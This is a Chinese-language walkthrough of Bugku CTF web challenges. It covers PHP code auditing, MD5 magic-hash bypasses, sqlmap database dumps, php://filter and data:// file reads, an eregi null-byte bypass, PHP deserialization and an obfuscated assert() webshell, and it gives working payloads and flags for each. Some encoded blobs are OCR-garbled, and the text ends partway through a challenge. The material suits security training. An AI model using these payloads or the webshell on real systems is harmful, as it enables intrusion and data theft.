如果没有一些特殊的替换需求（比如正则表达式），你应该使用该函数替换 ereg_replace() 和 preg_replace()。

参数

如果 search 和 replace 为数组，那么 str_replace() 将对 subject 做二者的映射替换。如果 replace 的值的个数少于 search 的个数，多余的替换将使用空字符串来进行。如果 search 是一个数组而 replace 是一个字符串，那么 search 中每个元素的替换将始终使用这个字符串。该转换不会改变大小写。

如果 search 和 replace 都是数组，它们的值将会被依次处理。

search

查找的目标值，也就是 needle。一个数组可以指定多个目标。

replace

search 的替换值。一个数组可以被用来指定多重替换。

subject

执行替换的数组或者字符串。也就是 haystack。

如果 subject 是一个数组，替换操作将遍历整个 subject，返回值也将是一个数组。

count

如果被指定，它的值将被设置为替换发生的次数。

返回值

该函数返回替换后的数组或者字符串。

parse_str()函数语法：

```
parse_str – 将字符串解析成多个变量

void parse_str( string $encoded_string[, array &$result] )
```

如果 encoded_string 是 URL 传递入的查询字符串（query string），则将它解析为变量并设置到当前作用域（如果提供了 result 则会设置到该数组里 ）。

参数

encoded_string

输入的字符串。

result

如果设置了第二个变量 result，变量将会以数组元素的形式存入到这个数组，作为替代。

返回值

没有返回值。

md5 函数语法：

```
md5 — 计算字符串的 MD5 散列值

string md5( string $str[, bool $raw_output = false] )

参数

str

原始字符串。

raw_output

如果可选的 raw_output 被设置为 TRUE，那么 MD5 报文摘要将以 16 字节长度的原始二进制格式返回。

返回值

以 32 字符十六进制数字形式返回散列值。
```

题目信息

考点：代码审计、MD5

Topic Link: http://123.206.87.240:8002/web16/

备份是个好习惯

80

http://123.206.87.240:8002/web16/

听说备份是个好习惯

利用御剑扫描工具对网站进行扫描得到一个.bak 文件

扫描信息：扫描完成...　　扫描速度：0/每秒

ID	地址	HTTP响应
1	http://123.206.87.240:8002/web16/index.php	200
2	http://123.206.87.240:8002/web16/index.php.bak	200

读取.bak 文件

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得 flag";
}
?>
```

代码审计发现需要满足几个条件：1. GET 方法进行传递数据

2. 传递的数据里面需要有两个变量 key1 和 key2

3. if(md5($key1) == md5($key2) && $key1 !== $key2) ==》 TRUE

漏洞利用：1. 用双写 key 来绕过 str_repalce()函数

2. 利用 MD5 的特殊字符串绕过 if(md5($key1) == md5($key2) && $key1 !== $key2)条件

MD5 特殊字符串：

```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```

构造 payload：

```
http://123.206.87.240:8002/web16/index.php?kekeyy1=s878926199a&kekeyy2=QNKCDZO
```

get flag:

```
Bugku{OH_YOU_FIND_MY_MOMY}
```

20. 成绩单

考点：SQL 注入

Topic Link: http://123.206.87.240:8002/chengjidan/

查看界面，进行测试，发现网页通过 POST 传递 ID 值来进行改变网页显示内容


分析可能存在 SQL 注入漏洞，利用 sqlmap 进行测试

测试代码

```
python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1"
```

```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1"
```


测试结果，存在 SQL 注入漏洞，爆出来了数据库



报表

```
python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1"
 -D skctf_flag --tables
```


```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag --tables
```



爆字段

```
python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1"
 -D skctf_flag -T fl4g --columns
```


```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag -T fl4g --columns
```



爆特定字段值

```
python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1"
 -D skctf_flag -T fl4g -C skctf_flag --dump
```

```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag -T fl4g -C skctf_flag --dump
```



get flag:

```
BUGKU{Sql_INJECTON_4813drd8hz4}
```

21. 秋名山老司机

考点：脚本编写

Topic Link：http://123.206.87.240:8002/qiumingshan/

秋名山老司机


100

http://123.206.87.240:8002/qiumingshan/

是不是老司机试试就知道。

根据页面显示，让 2s 内计算一个公式，口算你认为你可能吗？？？，编写 Python 脚本。

但是不知道使用脚本计算出来的结果该怎么处理。出题人可真是老司机！！！！，当页面刷新超过 2 次时，就会显示不同的页面，提示怎么处理你计算出的结果。



python 脚本

```
import requests
import re
url = 'http://123.206.87.240:8002/qiumingshan/'
R = requests.session()
g = R.get(url)
page = re.findall(r'<div>(.*)=\?;</div>', g.text)[0]
result = eval(page)
data = {'value': result}
flag = R.post(url, data=data)
print(flag.text)
```

```
åŽŸæ  ¥ä½  ä¹Ÿæ¯è€  å  ¸æœº Bugku{YOU_DID_IT_BY_SECOND}
```

脚本的运行需要超过两次，才能够得到 flag *_*

get flag:


```
Bugku{YOU_DID_IT_BY_SECOND}
```

22. 速度要快


考点：脚本编写

Topic Link：http://123.206.87.240:8002/web6/


查看页面源代码



根据提示需要 POST 传递一个 margin，但是不知道 margin 的值是什么，于是抓取一个数据包进行查看



发现响应报文里面出现 flag，先将其 base64 解码查看



难道这就是 flag?????

通过提交该值，发现并不是(肯定不会这么简单。。。。)，根据源码里面的提示 margin 的值为你发现的东西，猜想 margin 的值就是 flag，当我再次向服务器发出请求时发现 flag 的值在变化。

现在只有编写脚本　#一定要保证整个操作是在一个 session 中不然每一次的请求 flag 的值都不一样

```
import requests
import base64


url = 'http://123.206.87.240:8002/web6/'
#使用同一个会话
r = requests.session()
#get 方式无参请求
get_response = r.get(url)
#bytes.decode("value")方法将 byte 类型的数据转换成 str 类型的数据
key = base64.b64decode(bytes.decode(base64.b64decode(get_response.headers['
flag'])).split(":")[1])
#post: flag
post = {'margin': key}
post_responese = r.post(url, data=post)
#获取页面内容,使用"value".decode()方法将 byte 类型的数据转换成 str 类型的数据,两种引用方式不一样,但效果一样
print(post_responese.content.decode())
```

运行结果

```
KEY{111dd62fcd377076be18a}

Process finished with exit code 0
```

get flag:

```
KEY{111dd62fcd377076be18a}
```

23. cookies 欺骗

考点：Cookie、base64 编码

Topic Link：http://123.206.87.240:8002/web11/　答案格式：KEY{xxxxxxxx}

filename 为 base64 编码，由此读取 index.php 文件，但是有行数的限制，编写脚本读取 index.php 文件

```
import requests
a=50
for i in range(a):
    url="http://123.206.87.240:8002/web11/index.php?line="+str(i)+"&filenam
e=aW5kZXgucGhw"
    s=requests.get(url)
```

```
    print (s.text)
```

Result


```
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);




if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}




if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];
```

```
}


?>
```


代码审计可知需要构造：

1、cookie：$_COOKIE['margin']=='margin'

2、filename=a2V5cy5waHA=



右键查看源码读取 flag



get flag:

```
<?php $key='KEY{key_keys}'; ?>
```

24. never give up

考点：eregi()、 代码审计、base64 编码、url 编码

Topic Link: http://123.206.87.240:8006/test/hello.php

查看网页源代码发现存在 “1p.html” 尝试去访
问 http://123.206.87.240:8006/test/1p.html，却跳转到了其它页面，应该是重定向所致，查看 1p.html 网页源码

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--



var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWYlMjglMjElMjRfROVUJTVCJTI3aWQlMjclNUQlMjklMEElNOIlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklMOIlMEElNOQlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGE1MOQlMjRfROVUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNG1lMOQlMjRfROVUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGE1MkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmVOdXJuJTIwJTNCJTBBJTdEJTBBJTdEZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGE1MkMlMjdyJTI3JTI5JTNCJTBBaWY lMjglMjRkYXRhJTNEJTNEJTIyYnVna3U lMjBpcyUyMGE lMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlMOQlMOQwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTU lMjBhbmQlMjB lcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzE lMjk lMkM lMjlxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzA lMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmU lMjg lMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2U lMEE lNOIlMEE lMD lwcmludCUyMCUyMm5 ldmVyJTIwbmV2ZXI lMjBuZXZ lciUyMGdpdmU lMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

将 Words 值进行解码

url 解码

```
<script>window.location.href='http://www.bugku.com';</script>
```

```
<!--JTIyJTNCaWYlMjglMjElMjRfROVUJTVCJTI3aWQlMjclNUQlMjklMEElNOIlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElNOQlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGE1MOQlMjRfROVUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlMOQlMjRfROVUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGE1MkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTOZGFOYSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGE1MkMlMjdyJTI3JTI5JTNCJTBBaWY1MjglMjRkYXRhJTNEJTNEJTIyYnVna3U1MjBpcyUyMGE1MjBuaWN1JTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlMOQlMOQwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTU1MjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzE1MjklMkM1MjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzA1MkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSU3RCUwQWVsc2U1MEE1NOIlMEE1MDIwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUzQiUwQSU3RCUwQSU3RCUwQSUzRiUzRQ==-->
```

base64 解码

```
";if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
    require("f4l2a3g.txt");
}
else
{
    print "never never never give up !!!";
}
```

```
?>
```

代码审计发现需要满足：1. if(!$_GET['id'])条件为假同时$id==0 //感觉很矛盾但是可以利用 php 弱类型绕过 !aaa ==> 0 & aaa==0 ==> ture

2. $data=="bugku is a nice plateform!" //利用 php 伪协议赋值

3. strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4 //利用 eregi()函数%00 截断漏洞绕过 $b=%00999999999

构造 payload:

```
http://123.206.87.240:8006/test/hello.php?id=aaa&a=data://,bugku%20is%20a%20nice%20platef
orm!&b=%00999999
```

get flag:

```
flag{tHis_iS_THe_fLaG}
```

25. welcome to bugkuctf

考点：php 反序列化漏洞、代码审计

Topic Link: http://123.206.87.240:8006/test1/

welcome to bugkuctf

100

http://123.206.87.240:8006/test1/
作者：pupil

页面源代码：

```
you are not the number of bugku !


<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
```

```
    echo "you are not admin ! ";
}
 -->
```

代码审计发现需要满足一个条件：1. user 的值必须等于"welcome to the bugkuctf"

根据提示 ”include($file); //hint.php ” 构造初步 payload

payload1：

```
http://123.206.87.240:8006/test1/?txt=data://,welcome%20to%20the%20bugkuctf&file=php://filter/convert.base64-encode/resource=hint.php
```

读取 hint.php 文件：

```
PD9waHAgIAOKICANCmNsYXNzIEZsYWd7Ly9mbGFnLnBocCAgDQogICAgcHVibGljICRmaWxlOyAgDQogICAgcHVibGljIGZ1bmN0aW9uIF9fdG9zdHJpbmcoKXsgIAOKICAgICAgICBpZihpc3NldCgkdGhpcy0+ZmlsZSkpeyAgDQogICAgICAgICAgICBlY2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCR0aGlzLT5maWxlKTsgDQoJCQllY2hvICI8YnI+IjsNCgkJcmV0dXJuICgiZ29vZCIpOw0KICAgICAgICB9DQogICAgfQ0KfQ0KPz4=
```

将获取到的 base64 代码进行解密，获取 hint.php 文件源码

```
<?php


class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
?>
```

payload2：

```
http://123.206.87.240:8006/test1/?txt=data://,welcome%20to%20the%20bugkuctf&file=php://filter/convert.base64-encode/resource=index.php
```

读取 index.php 文件

```
PD9waHAgIAOKJHR4dCA9ICRfR0VUWyJ0eHQiXTsgIAOKJGZpbGUgPSAkX0dFVFsiZmlsZSJdOyAgDQokcGFzc3dvcmQgPSAkX0dFVFsicGFzc3dvcmQiXTsgIAOKICANCmlmKGlzc2V0KCR0eHQpJiYoZmlsZV9nZXRfY29udGVudHMoJHR4dCwncicpPT09IndlbGNvbWUgdG8gdGhlIGJ1Z2t1Y3RmlikpeyAgDQogICAgZWNobyAiaGVsbG8gZnJpZW5kITx icj4iOyAgDQogICAgaWYocHJlZ19tYXRjaCgiL2ZsYWcvIiwkZmlsZSkpeyAgDQogICAgICAgIGV4aXQoIk5LiN6lO9546w5Zyo
```

```
5bCx57uZ5L2gZmxhZ+WTpiI7DQogICAgICAgIGV4aXQoKTsgIAOKICAgIH1bHNleyAgDQogICAgICAgIGluY2x1Z
GUoJGZpbGUpOyAgIAOKICAgICAgICAkcGFzc3dvcmQgPSB1bnNlcmlhbGl6ZSgkcGFzc3dvcmQpOyAgDQogICAgIC
AgIGVjaG8gJHBhc3N3b3JkOyAgDQogICAgfSAgDQp9ZWxzZXsgIAOKICAgIGVjaG8gInlvdSBhcmUgbm90IHRoZSB
udW1iZXIgb2YgYnVna3UgISAiOyAgDQp9ICANCiAgDQo/PiAgDQogIAOKPCEtLSAgDQokeHQiXTsgIAOKJGZpbGUgPSAkX0dFVFsiZmlsZSJdOyAgDQokcGFzcyA9IGRfR0VUWyJwYXNzd29yZCJdOyAgDQogI
AOKaWYoaXNzZXQoJHVzZXIpJiYoZmlsZV9nZXRfY29udGVudHMoJHVzZXIsJ3InKT09PSJ3ZWxjb21lIHRvIHRoZS
BidWdrdWN0ZiIpKXsgIAOKICAgIGVjaG8gImhlbGxvIGFkbWluISAiOyAgDQogICAgaW5jbHVkZSgkZmlsZSk
7IC8vaGludC5waHAgIAOKfWVsc2V7ICANCiAgICBlY2hvICJ5b3UgYXJlIG5vdCBhZG1pbiAhICI7ICANCn0gIAOK
ICOtPiAg
```

将获取到的 base64 代码进行解密，获取 index.php 文件源码

```
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
        echo "不能现在就给你 flag 哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
```

```
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

分析代码可知：1. file 的值不能包含 flag 字符串

2. user 的值必须等于"welcome to the bugkuctf"

3. password 的值必须是经过序列化的字符串

php 反序列化漏洞：

当一个对象被当作字符串使用时会自动调用魔法函数 "__toString()"

利用 php 反序列化漏洞进行构造最终 payload

```
http://123.206.87.240:8006/test1/?txt=data://,welcome%20to%20the%20bugkuctf&file=hint.php
&password=O:4:%22Flag%22:1:{s:4:%22file%22;s:8:%22flag.php%22;}
```

查看源码

```
hello friend!<br>  <?php
//flag{php_is_the_best_language}  1
?><br>good


<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];


if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

get flag:

```
flag{php_is_the_best_language}
```

26. 过狗一句话

考点：代码审计

Topic Link：http://123.206.31.85:49162/

源码

```
<?php
$poc = "a#s#s#e#r#t";
$poc_1 = explode("#", $poc);
$poc_2 = $poc_1[0] . $poc_1[1] . $poc_1[2] . $poc_1[3] . $poc_1[4] . $poc_1
[5];
$poc_2($_GET['s'])
?>
```

代码审计，源码相当于：assert() 执行字符串 s

payload1：读取当前目录下的文件

```
http://123.206.87.240:8010/?s=print_r(scandir(%27./%27))
```

发现存在特殊文件：

访问：http://123.206.87.240:8010/f14g.txt 读取到 flag 信息

get flag:

```
BUGKU{bugku_web_009801_a}
```

27. 字符？正则？

考点：正则匹配

Topic Link：http://123.206.87.240:8002/web10/

源码

```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim
($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

正则分析

```
"key"：表达式字符串"key"直接匹配

"."：匹配除"\n"之外的任何单个字符。要匹配包括"\n"在内的任何字符，请使用像"[\s\S]"的模式

"*"：匹配前面的子表达式零次或多次。例如，zo*能匹配"z"以及"zoo"。*等价于{0,}

"\/"：代表"/"
```

[a-z]：代表 a-z 中的任意一个字符

[[:punct:]]：匹配其中一个字符： !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~


/i：忽略大小写

{4-7}：{n,m},m 和 n 均为非负整数，其中 n<=m。最少匹配 n 次且最多匹配 m 次

"/"：将下一个字符标记为一个特殊字符、或一个原义字符、或一个向后引用、或一个八进制转义符。例如，“\n”匹配字符“n”。“\\n”匹配一个换行符。序列“\\”匹配“\”而“\(”则匹配“(”

构造 payload

```
http://123.206.87.240:8002/web10/?id=key999key9999key:/9/999keyy^
```




```
<?php
highlight_file('2.php');
$key='KEY{**********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

get flag:

```
key is: KEY{0x0SIOPh550afc}
```

28. 前女友(SKCTF)

考点：MD5 、代码审计

Topic Link: http://123.206.31.85:49162/

前女友(SKCTF)

100

http://123.206.31.85:49162/flag格式：SKCTF{xxxxxxxxxxxxxxxxx}

分手了，纠结再三我没有拉黑她，原因无它，放不下。

终于那天，竟然真的等来了她的消息：“在吗？”

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……

“帮我看看这个...”说着，她发来一个链接。

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头.....

。。。。。。

“我到底做错了什么，要给我看这个！”

“还记得你曾经说过。。。。。。。。”

PHP是世界上最好的语言

查看页面源码

```
<html>
<head>
    <title></title>
    <style type="text/css">
    .link {
        text-decoration: none;
        color: #000;
    }
    .link:hover {
        text-decoration: none;
        color: #000;
    }
    </style>
</head>
<body>
<div align="center">
<p>分手了，纠结再三我没有拉黑她，原因无它，放不下。
<p>终于那天，竟然真的等来了她的消息：“在吗？”
<p>我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”
<p>“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……
<p>“帮我看看这个...”说着，她发来一个<a class="link" href="code.txt" target="_blank">链接</a>。
<p>不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头.....
<p>。。。。。。
```

```
<p>"我到底做错了什么，要给我看这个！"
<p>"还记得你曾经说过。。。。。。。。"
<h2>PHP 是世界上最好的语言</h2>
</div>
</body>
</html>
```

根据提示点击链接，得到 php 代码

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

